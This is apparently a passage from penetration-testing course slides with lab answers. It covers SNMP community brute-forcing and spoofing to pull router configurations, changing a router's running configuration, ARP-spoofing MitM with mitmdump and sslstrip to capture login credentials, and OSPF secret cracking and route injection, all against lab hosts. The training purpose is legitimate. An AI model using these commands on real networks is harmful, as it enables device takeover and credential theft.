-f /tftpboot/switch-config <communities
```

Bypassing SNMP ACLs


Cisco IOS devices and many other networking vendors provide for the ability to limit access to the SNMP agent using an access control list (ACL). In the example on this slide, an ACL is created that permits access from the source IP address 10.10.10.1, logging all access attempts from IP addresses that are not explicitly authorized.

While this is a recommended configuration for stronger access control to SNMP resources, it can be evaded by a savvy attacker. The ACL control is applied to the source IP address of the SNMP traffic but is not applied to the IP address used as the TFTP server specified for retrieving the IOS configuration file. Since SNMP is a UDP-based protocol, we can generate spoofed frames using the permitted source IP address in the ACL, writing the configuration file to the attacker's TFTP server. When the "-s" argument is specified, snmpblow.pl will spoof the source IP address of the SNMP traffic with the specified IP address while still retrieving the IOS configuration file.

Changing running-config

- SNMP RW can upload a new configuration to Cisco devices
- Download configuration using Cain CCDU or snmpblow.pl; edit as you see fit
- Upload changes to merge into the running config using Cain or snmpset

```
$ snmpset -v2c -c SeriousPassword 10.10.10.10 .1.3.6.1.4.1.9.2.1.53.10.10.10.119 s
"/tftpboot/switch-config"
```



Specify the attacker's TFTP server IP address as the last 4 bytes of the OID (10.10.10.119 in this example)

Changing running-config

SNMP read-write access can also be used to upload a new configuration to Cisco IOS devices. This is an easy process with Cain: Simply edit the file to make the desired changes and then right-click the file and select "Upload." Cain will merge the changes into the running configuration file on the router.

From a Linux perspective, we need to download the IOS configuration file using snmpblow.pl and edit the file as needed. Place the modified file in the "/tftpboot" directory of your TFTP server and then use the snmpset utility to write to the MIB entry, as shown on this slide. Replace the last 4 bytes of the MIB with the IP address of the attacker (for example, replace 10.10.10.119 with your IP address). This will upload and merge the configuration file into the running configuration on the IOS device, giving you the opportunity to reset virtual terminal (VTY) passwords, the enable secret, and other access restrictions to take over the device.

Exercise: SNMP Enumeration (I)

- Use Kali Linux as the attacker system
- Target the IP addresses for the lab systems at 10.10.10.40-80
 - Brute-force SNMP community strings
 - Enumerate data from systems with recovered strings

Exercise: SNMP Enumeration (I)

In this exercise, we'll use Kali Linux as our attacker, exploring the lab environment to identify victims running SNMP agents, brute-forcing community strings. When the community strings are recovered, we'll enumerate data from the vulnerable systems.

Exercise: SNMP Enumeration (2)

- Use onesixtyone to scan for and brute-force community strings
 - Common list of community strings at `/usr/share/doc/onesixtyone/dict.txt`
 - Target the hosts at 10.10.10.40–10.10.10.80
- Identify vulnerable SNMP implementations

Exercise: SNMP Enumeration (2)

For this lab, we'll use the onesixtyone tool to scan for and brute-force a list of common community strings against the targets. Kali Linux includes a list of common community strings at the path shown on this slide. Using this list, target the hosts at 10.10.10.40–10.10.10.80 to identify vulnerable SNMP implementations.

Exercise: SNMP Enumeration (3)

- Use snmpcheck to collect information about target systems
- Identify interface IP addresses
- Identify mount points on a second target system

Exercise: SNMP Enumeration (3)

For each target whose SNMP community string you recover, use the snmpcheck script to enumerate information about the target system. Identify the interface addresses that are present on one victim. For a second victim, identify the filesystem mount points.

Exercise: SNMP Enumeration (4)

- **STOP!** Answers for the SNMP Enumeration attack exercise follow
- Proceed only after you have exhausted your options for completion on your own

Exercise: SNMP Enumeration (4)

Answers to the lab exercise follow. Proceed no further unless you have exhausted your options for completing the exercise on your own.

Exercise: SNMP Enumeration (5)

Create this list of IP addresses in a file called "targets"

Manually with gedit or another text editor

```
# nano targets
```

... or with Python

```
# python -c 'for i in range(40,81): print "10.10.10.%d" % i' > targets
```

... or with genip

```
# genip 10.10.10.40-80 >targets
```

```
10.10.10.40
10.10.10.41
10.10.10.42
10.10.10.43
trimmed ...
10.10.10.70
10.10.10.71
10.10.10.72
10.10.10.73
10.10.10.74
10.10.10.75
10.10.10.76
10.10.10.77
10.10.10.78
10.10.10.79
10.10.10.80
```

Exercise: SNMP Enumeration (5)

To scan a range of IP addresses with onesixtyone, we need to generate a file that contains each target IP address, one per line. We can do this manually using a text editor such as nano, vi, or leafpad, or through a one-line Python script shown on this page.

We can also use the genip tool to build a range of IP addresses, redirecting the output to a file. Kali Linux no longer includes the genip tool, but we have customized the Kali Linux distribution used in class to include this useful utility.

Use any of these techniques to create the targets file in your home directory and then continue with the exercise.

Exercise: SNMP Enumeration (6)

```
root@kali:~# genip 10.10.10.40-80 >targets
root@kali:~# onesixtyone -i targets -c /usr/share/doc/onesixtyone/dict.txt
Scanning 41 hosts, 49 communities
10.10.10.40 [private] Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M), Version
12.3(11)T, RELEASE SOFTWARE (fc2) Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2004 by Cisco Systems, Inc. Compiled Sat 18-Sep-04 11:38 by eaarmas
10.10.10.70 [private] Linux sec660-lab-server 2.6.32-57-generic-pae #119-Ubuntu SMP Wed
Feb 19 01:20:04 UTC 2014 i686
10.10.10.77 [private] Hardware: x86 Family 6 Model 37 Stepping 1 AT/AT COMPATIBLE -
Software: Windows Version 5.2 (Build 3790 Multiprocessor Free)
10.10.10.80 [private] Hardware: Intel64 Family 6 Model 37 Stepping 1 AT/AT COMPATIBLE -
Software: Windows Version 6.1 (Build 7601 Multiprocessor Free)
10.10.10.40 [public] Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M), Version
12.3(11)T, RELEASE SOFTWARE (fc2) Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2004 by Cisco Systems, Inc. Compiled Sat 18-Sep-04 11:38 by eaarmas
10.10.10.70 [public] Linux sec660-lab-server 2.6.32-57-generic-pae #119-Ubuntu SMP Wed Feb
19 01:20:04 UTC 2014 i686
```

Exercise: SNMP Enumeration (6)

After creating the list of IP address targets, change to the onesixtyone directory. Invoke onesixtyone, specifying the list of IP address targets with the "-i" argument as well as the onesixtyone default community list file /usr/share/doc/onesixtyone/dict.txt with the "-c" argument, as shown on this page.

When the scan is complete, six SNMP community strings will be revealed across five target hosts, as shown.

Exercise: SNMP Enumeration (7)

```
# snmpcheck -t 10.10.10.70 -c public
snmpcheck v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

[*] System information
-----
Hostname           : kittenwar.sec660.org
Description        : Linux kittenwar.sec660.org 2.6.32-57-generic-pae #119-Ubuntu SMP Wed Feb 19
01:20:04 UTC 2014 i686
Uptime system     : 50 days, 03:36:27.26
Uptime SNMP daemon : 50 days, 03:35:49.08
Contact           : Root <root@localhost> (configure /etc/snmp/snmpd.local.conf)
Location          : Unknown (configure /etc/snmp/snmpd.local.conf)
Motd              : -

[*] Devices information
[*] Storage information
[*] Processes
[*] Network information
[*] Network interfaces
[*] Listening TCP ports and connections
[*] Listening UDP ports ...
```

Exercise: SNMP Enumeration (7)

After identifying the target SNMP hosts and revealing the configured community strings, we can enumerate data from the target systems. Change the snmpcheck directory and invoke the Perl script as shown on this page, specifying the target IP address with "-t" and the target community string with "-c".

This slide shows the output of enumerating the host at 10.10.10.70. Basic information is disclosed, such as the system hostname, SNMP description, including the release and kernel information, and system uptime. Additional valuable information is also disclosed, including information about system devices, storage, running process list, netstat information, listening network interfaces, mount points, and more, but is omitted on this page due to space restrictions.

Note that some of the output of snmpcheck will include a warning due to a bug in this tool; this warning can be safely ignored.

Exercise: SNMP Enumeration (8)

```
# snmpcheck -t 10.10.10.40 -c public
snmpcheck.pl v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)
```

```
[*] Try to connect to 10.10.10.40
[*] Connected to 10.10.10.40
[*] Starting enumeration at 2012-07-20 08:12:42
```

```
[*] System information
```

```
-----
omitted
```

```
[*] Routing information
```

```
-----
      Destination      Next Hop      Mask           Metric
      1.1.1.0           1.1.1.2      255.255.255.0   -
      10.0.0.0          10.10.10.40  255.0.0.0       -
      11.13.17.1        1.1.1.3      255.255.255.255 2
      19.23.27.1        1.1.1.3      255.255.255.255
```

Exercise: SNMP Enumeration (8)

Similarly, evaluating the target host at 10.10.10.40 reveals information about the Cisco router, including the configuration of local interfaces with IP addresses, routing information, and listening UDP port information.

Congratulations! This concludes the exercises.

Exercise Complete – STOP

You have successfully completed the exercise.
Congratulations!

Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass

Manipulating the Network

Exercise: Ettercap MitM

Bettercap

HTTPS MitM

Routing Attacks

IPv6 for Penetration Testers

Exercise: IPv6 Attack

Exploiting the Network

Exercise: SNMP Enumeration

Bootcamp

SEC660.1 Bootcamp

Welcome to the SANS SEC660.1 Bootcamp!

Bootcamp Exercises

- HTTP Tampering
 - Part 1: Custom HTTP Injection
 - Part 2: HTTP + SSL
- OSPF Routing Manipulation
- Cisco Configuration Retrieval

Bootcamp Exercises

In this bootcamp session we will tackle several exercises. First, we'll combine an existing scapy script with the ability to inject into HTTP as well as avoid HTTPS. Next, we'll look at exploiting common weaknesses in OSPF deployments, attacking the message digest secret and injecting routes to manipulate the internal network. Finally, we'll look at Cisco router configuration retrieval over SNMP and TFTP.

Exercise: Tamper HTTP

- Custom script for precision MitM ARP poisoning
 - Simpler and less likely to break
 - Easier to target the victim
- Use mitmdump to replace text
- Modify as needed

Exercise: Tamper HTTP

Sometimes, it is better to simplify an attack to the core features needed instead of using an existing tool that is complex. In this exercise, we will modify an existing script to inject download triggers into HTTP traffic. It's not that Ettercap and Bettercap can't do this as well, but this script is simpler and less likely to have side effects or break down because of features we don't need. You are not expected to write the script on your own; the starting script is provided on your Kali VM.

This exercise is an example of a common situation for an advanced penetration tester; sometimes you need to explore a tool to uncover the best way to use it.

Exercise: HTTP Hijack Script

- Review the `http_hijack.py` script
 - Prompts for your adapter, victim IP addresses
 - Performs ARP spoofing
 - Re-ARPs when quitting
 - Adds port forwarding redirect to port 8080

```
# cd /lab/day1/  
# vi http_hijack.py  
...  
def trick(v2, v1):  
    send(ARP(op = 2, pdst = vic1IP, psrc = vic2IP, hwdst= v1))  
    send(ARP(op = 2, pdst = vic2IP, psrc = vic1IP, hwdst= v2))
```

Exercise: HTTP Hijack Script

This script is a great example of using scapy packet crafting for spoofing. View the source code if you want to know more about specifically how. The script specifically targets two IP addresses, spoofs their IP addresses, and redirects traffic to port 8080 (where our malicious proxy will be able to tamper with HTTP requests and responses).

```
...  
def trick(v2, v1):  
    send(ARP(op = 2, pdst = vic1IP, psrc = vic2IP, hwdst= v1))  
    send(ARP(op = 2, pdst = vic2IP, psrc = vic1IP, hwdst= v2))  
...
```

Exercise: HTTP Tamper Part I

- Use mitmdump --help feature to build the filter
- Replace every in every HTTP response
 -

```
# mitmdump --help
usage: mitmdump [options] [filter]
positional arguments:
  filter_args          Filter expression, equivalent to setting both the
                      view_filter and save_stream_filter options.
optional arguments:
  -h, --help          show this help message and exit
  --version           show version number and exit
  --options           Show all options and their default values
  --commands         Show all commands and their signatures
```

Exercise: HTTP Tamper Part I


Use mitmproxy to tamper with every HTTP response. Read the command-line options via help usage or online documentation and build your file. You can use mitmdump or mitmproxy; they work exactly the same.

Practice using <http://kittenwar.sec660.org/> and the http_hijack.py script.

```
# mitmdump --help
usage: mitmdump [options] [filter]
positional arguments:
  filter_args          Filter expression, equivalent to setting both the
                      view_filter and save_stream_filter options.
optional arguments:
  -h, --help          show this help message and exit
  --version           show version number and exit
  --options           Show all options and their default values
  --commands         Show all commands and their signatures
```

Exercise: HTTP Tamper Part 2

- Use tools to steer victims away from HTTPS



Exercise: HTTP Tamper Part 2

Use your MitM skills to steal credentials from a victim browser. You can use any tool from 660.1 to accomplish this, or even write your own! The easiest way to accomplish this is to avoid HTTPS in the first place!

Exercise: HTTP Tamper Part 2 (HTTPS)

- Use an sslstrip technique to reveal login + pass

```
...
# strip links in response body
    flow.response.content =
flow.response.content.replace(b'https://', b'http://')
...
# strip links in 'Location' header
    if flow.response.headers.get('Location',
    '').startswith('https://'):
        location = flow.response.headers['Location']
        hostname = urllib.parse.urlparse(location).hostname
...
```

Exercise: HTTP Tamper Part 2 (HTTPS)

Review the `/usr/share/doc/mitmproxy/examples/complex/sslstrip.py` source code to see how it avoids making a true HTTPS connection. Review the commands' "--help" usage or the online documentation to ensure you can strip the HTTPS security away from the victim.

While this code snippet shows just one aspect of mitmproxy's sslstrip features, you could implement a similar attack with either ettercap or bettercap.

Exercise: HTTP Tamper – STOP

- Stop here, unless you want answers to the exercise

Exercise: HTTP Tamper – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in answering the exercise. If you want to do it all on your own, however, stop right here.

HTTP Tamper Part I Solution

- Many possibilities; this works:

```
# mitmdump --mode transparent --replace  
:~s:img:@/lab/day1/pwned.html
```

- Contents of pwned.html

```
img src=http://10.10.10.70/pwned.jpg<ignoretherest=
```

- Victim should see the pwned.jpg for every html `` tag on the response

HTTP Tamper Part I Solution

One possible solution is shown in this slide. The "--mode transparent" option does exactly what it says. The ":~s:" filter will replace matches in the HTTP response. The replace option is useful to avoid escaping the less-than and greater-than symbols (if we try them literally on the command-line, the shell would evaluate them as shell redirects). The "@" symbol represents to replace with the contents of the file, not literally the filename as the new string. The "<ignoretherest=" portion should hide the remainder of the original img object so the browser won't render an error in HTML parsing.

If you have extra time, you can examine and enhance the `http_hijack.py` script, and try different mitmdump options on a willing volunteer.

Exercise: HTTP Tamper Part 2 Solution

- Use two terminals to run `http_hijack.py` and `mitmdump` at the same time

```

root@kali: ~/lab/day1
File Edit View Search Terminal Help
root@kali:~/lab/day1# ./http_hijack.py
[*] Enter Desired Interface: eth0
[*] Enter Victim1 IP: 10.10.76.99
[*] Enter Victim2 IP: 10.10.10.70

[*] Attacking from

[*] Enabling IP Forwarding...

[*] Redirecting port 80 traffic into mitmproxy...
[*] Poisoning Targets...

root@kali: /lab/day1
File Edit View Search Terminal Help
root@kali:/lab/day1# mitmdump --mode transparent -s sslstrip.py
Loading script sslstrip.py
Proxy server listening at http://*:8080

```

Exercise: HTTP Tamper Part 2 Solution

Open two terminals on Kali and change to the `/lab/day1/` directory in both. Start the `http_hijack.py` script in the first terminal.

```

root@kali:~# cd /lab/day1
root@kali:/lab/day1# ./http_hijack.py
[*] Enter Desired Interface: eth0
[*] Enter Victim1 IP: 10.10.76.99
[*] Enter Victim2 IP: 10.10.10.70

[*] Attacking from my MAC address: 00:0c:29:49:28:5b

[*] Enabling IP Forwarding...

[*] Redirecting port 80 traffic into mitmproxy...
[*] Poisoning Targets...

```

In the second terminal, start the `mitmdump` tool in transparent proxy mode with the `sslstrip.py` script.


```

root@kali:~# cd /lab/day1/
root@kali:/lab/day1# mitmdump --mode transparent -s sslstrip.py
Loading script sslstrip.py
Proxy server listening at http://*:8080

```

Exercise: HTTP Tamper Part 2 Solution

- Clear IE's cache on the victim
- (1) Gear -> (2) Safety -> (3) Delete browsing
- Confirm by clicking "Delete" button



Exercise: HTTP Tamper Part 2 Solution


Ensure your IE's cache is clear. Often browsers will ignore cache related server directives, especially when in the classroom as they don't have direct access to the Internet.

Use the settings icon in the upper right which resembles a gear. Proceed to select "Safety" and "Delete browsing history..." In the dialog that follows, you can leave the default and simply click "Delete" to continue. Be sure to close all instances of Internet Explorer before trying the login link.

Exercise: HTTP Tamper Part 2 Link

- Browse to <http://kittenwar.sec660.org/>
- Move the cursor over the "login" link but DON'T CLICK!
- See if the link is still <http://>

Link for "login" directs to https://...



Exercise: HTTP Tamper Part 2 Link

Start a new Internet Explorer browser and navigate to <http://kittenwar.sec660.org/>. Be sure to type "http://" and NOT "https://" or the attack will fail!

Carefully move the mouse cursor and let it hover over the "login" link again. You should see the destination of the link in the bottom left of the browser window. If it shows "<http://kittenwar.sec660.org/login>" then the attack is working! If it does not, double check your tools and the IP address settings, clear your browser cache, and try again.

Exercise: HTTP Tamper Part 2 Theft

...
 10.10.76.99:50037: clientconnect
 10.10.76.99:50037: GET
 http://10.10.10.70/images/button-grad-active.png
 << 404 Not Found
 345b
 10.10.76.99:50037: GET
 http://10.10.10.70/login/index.html?user=someguy&pass=somepass&wp-submit=Log+In&redirect_to=%2Flogin&testcookie=1
 << 200 OK 787b
 10.10.76.99:50038: clientconnect

Exercise: HTTP Tamper Part 2 Theft

Enter "someguy" as a user and "somepass" as a password, then click the blue "Log In" button in your browser. Note this form places the username and password in a request as GET parameters. For POST requests, you would need to adapt the script or use mitmproxy's interactive commands to inspect the request body.

```
10.10.76.99:50037: clientconnect
10.10.76.99:50037: GET http://10.10.10.70/images/button-grad-active.png
<< 404 Not Found 345b
10.10.76.99:50037: GET
http://10.10.10.70/login/index.html?user=someguy&pass=somepass&wp-submit=Log+In&redirect_to=%2Flogin&testcookie=1
<< 200 OK 787b
10.10.76.99:50038: clientconnect
10.10.76.99:50037: GET http://10.10.10.70/login.css
<< 304 Not Modified 0b
```

Exercise: Inserting OSPF Routes

- In the Manipulating the Network module we looked at routing protocols
 - Many networks transmit routing peer announcements in the access layer
 - Some networks attempt to protect routing advertisements with MD5 digest authentication
- We'll exploit these weaknesses to discover and manipulate routing with Loki

Exercise: Inserting OSPF Routes

In the Manipulating the Network module, we examined several vulnerabilities in interior routing protocols. Many organizations announce routing updates on end-user segments where user workstations connect to the network (the access layer), leaving them exposed to routing manipulation attacks. Some organizations attempt to protect against attack by guarding the routing process with MD5 digest authentication, using a shared secret to validate entries in the routing table. In this configuration, an attacker who can capture internal routing traffic can mount an offline dictionary attack against the MD5 shared secret value.

In this exercise, we'll have some hands-on practice with exploiting these weaknesses in internal routing tables, focusing on the OSPF protocol.

Loki Setup Warning

- Loki is a recent tool and still slightly buggy (but effective)
- It's included in the customized version of Kali Linux distributed with the class materials



Loki Setup Warning

We'll be using Loki for the attack portion of the lab exercises. This is a recent and effective tool, but it's still buggy and requires a significant number of changes to operate on Kali Linux. We've taken care of most of the work for you by installing Loki on our customized Kali Linux distribution.

Loki Setup

- Loki's OSPF password-cracking module is written in C and is buggy
 - Crashes when it reads passwords longer than 16 characters
- OSPF passwords cannot be longer than 16 characters
- We need to trim the wordlist appropriately

```
# cut -c1-16 </usr/share/wordlists/sqlmap.txt >/usr/share/wordlists/loki.txt
```

Loki Setup

Loki's OSPF password-cracking module is flawed in that it does not properly handle dictionary word guesses longer than 16 characters. Fortunately, OSPF shared secrets cannot be longer than 16 characters. To work around this bug in Loki, we need to trim our dictionary wordlist so passwords are not longer than 16 characters in length.

In the example on this page, we read from the input file `/usr/share/wordlists/sqlmap.txt` and truncate each line to no more than 16 characters using the `cut` utility, producing a new output file called "loki.txt." Run this command on your system as well before you attempt to crack OSPF secrets with any dictionary file.

Routing Monitoring Aid

- A local looking glass page is updated every minute
 - Discloses local routing table
 - Discloses OSPF neighbor entries
- You may wish to keep a browser window open on this page to monitor local events during the exercise

Routing Entries for sec660-rtr-1/10.10.10.40

This is where the magic happens. Check the output below to see if your spoofed route appears in the local routing table. While you are waiting, think about how you would abuse this (such as adding a routing entry for 66.102.7.0/24, one of Google's many distributed hosting networks). This page will automatically refresh every 1 minute. Last update Sat Jun 27 15:38:02 2015.

Output from "show ip route" follows.

```
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
I - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
Ia - IS-IS inter area. * - candidate default, U - per-user static route
o - OER, P - periodic downloaded static route

Gateway of last resort is not set

1.0.0.0/24 is subnetted, 1 subnets
C 1.1.1.0 is directly connected, FastEthernet0/0
19.0.0.0/22 is subnetted, 1 subnets
O 19.0.0.1 [110/0] via 1.1.1.3, 20:16:15, FastEthernet0/0
19.0.0.0/24 is subnetted, 1 subnets
C 19.0.0.0 is directly connected, FastEthernet0/0
11.0.0.0/22 is subnetted, 1 subnets
O 11.0.0.1 [110/0] via 1.1.1.3, 20:16:15, FastEthernet0/0
11.0.0.0/24 is subnetted, 1 subnets
O 11.0.0.1 [110/0] via 1.1.1.3, 20:16:15, FastEthernet0/0
29.0.0.0/22 is subnetted, 1 subnets
O 29.0.0.1 [110/0] via 1.1.1.3, 20:16:15, FastEthernet0/0
```

Output from "show ip ospf neighbor" follows.

Neighbor ID	Pri	State	Dead Time	Address	Interface
29.9.37.1	1	FULL/DR	00:00:30	1.1.1.3	FastEthernet0/0

<http://10.10.10.70/routing.html>

Routing Monitoring Aid


As part of this lab exercise, you'll use a looking glass application to investigate the routing tables for our target network.

A looking glass is a networking tool that allows operators to inspect the routing information from one or more target routers. In our application, we'll disclose the entire OSPF routing table (using the output of "show ip route") in a static file that is updated every minute. Additionally, we'll display the status of all OSPF neighbor adjacencies with the output of "show ip ospf neighbors".

You may wish to keep a web browser open and pointed to the URL shown on this slide throughout the lab exercise to get a view into the effectiveness of your attack.

This page shows the output from the router looking glass application, identifying the current routing table as well as the OSPF neighbor adjacency. Note that this output reflects the actual network in use and is not tainted by an attack.

Using Loki



Using Loki


Start Loki at the command line by running "loki.py". After invoking Loki, you will be presented with the default Loki screen. To start capturing data, invoke the packet sniffer by clicking the icon at (1). You will be prompted to select a network interface at (2); select the appropriate local network interface and click OK.

If your system also has multiple IPv6 IP addresses, Loki will prompt you to choose one. The choice of IPv6 addresses won't affect this lab since we're sticking with IPv4; click OK to acknowledge the IPv6 address selected by default.

After the Loki sniffing process starts, watch for indicators of observed protocols when the tabbed window labels start to blink.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.

OSPF Peer Identification



OSPF Peer Identification

After starting the Loki sniffer, you will see the "ROUTING" tab label start to blink. Clicking this tab will also reveal that the "ospf" label is blinking. Clicking this label will open the ospf attack view, revealing a single observed router, as shown in this slide.

The router at 10.10.10.40 will be the attack target we will use to peer with and manipulate with OSPF route injection. If after several minutes you do not see OSPF activity, your host system may not be passing those frames to the guest OS. Please contact an instructor for assistance.

OSPF Password Cracking

- Use the OSPF message digest cracker to recover the shared secret
 - If you didn't make a 16-character limited list yet, type:

```
# cut -c1-16 </usr/share/wordlists/sqlmap.txt >/usr/share/wordlists/loki.txt
```

- Use this loki.txt file for the cracking attack
- "Use bruteforce" will never end, so **DO NOT CHECK IT!**
- Ensure you click the target device to focus the attack to one router

OSPF Password Cracking

In the first part of this exercise, you'll need to recover the OSPF digest secret used to protect routing updates. In this attack, you can use the password list included in the Kali Linux distribution at `/usr/share/wordlists/loki.txt`. If you didn't create this file from earlier, do it now with the syntax shown in the slide. The "Use bruteforce" and "Use full charset" attack options in Loki are not necessary to be successful in the attack. In fact, if you check the bruteforce option, Loki will never stop trying passwords.

Remember to click the target router to focus the attack before initiating the password recovery attack.

OSPF Route Injection

- Become an OSPF peer
- Insert your own route into the OSPF routing table
 - 172.17.XXX.0, subnet mask 255.255.255.0
 - Replace XXX with your local IP address fourth octet
- Observe peer status and route on the looking glass
- Inserting a route allows you to impersonate entire network segments
 - Or become a new gateway of last resort

OSPF Route Injection

For the second component of the attack, you need to configure Loki to become an OSPF peer with the target router. Once you have completed the OSPF exchange and your peering state changes to "FULL," you will be able to inject your own routing traffic. Inject your own 24-bit network using the first 2-byte prefix of 172.17, with a third octet matching the last byte of your attacking IP address.

After injecting your route, wait a minute and check the status in the looking glass application. You should also be able to see your IP address as a new OSPF peer.

Exploiting OSPF – STOP

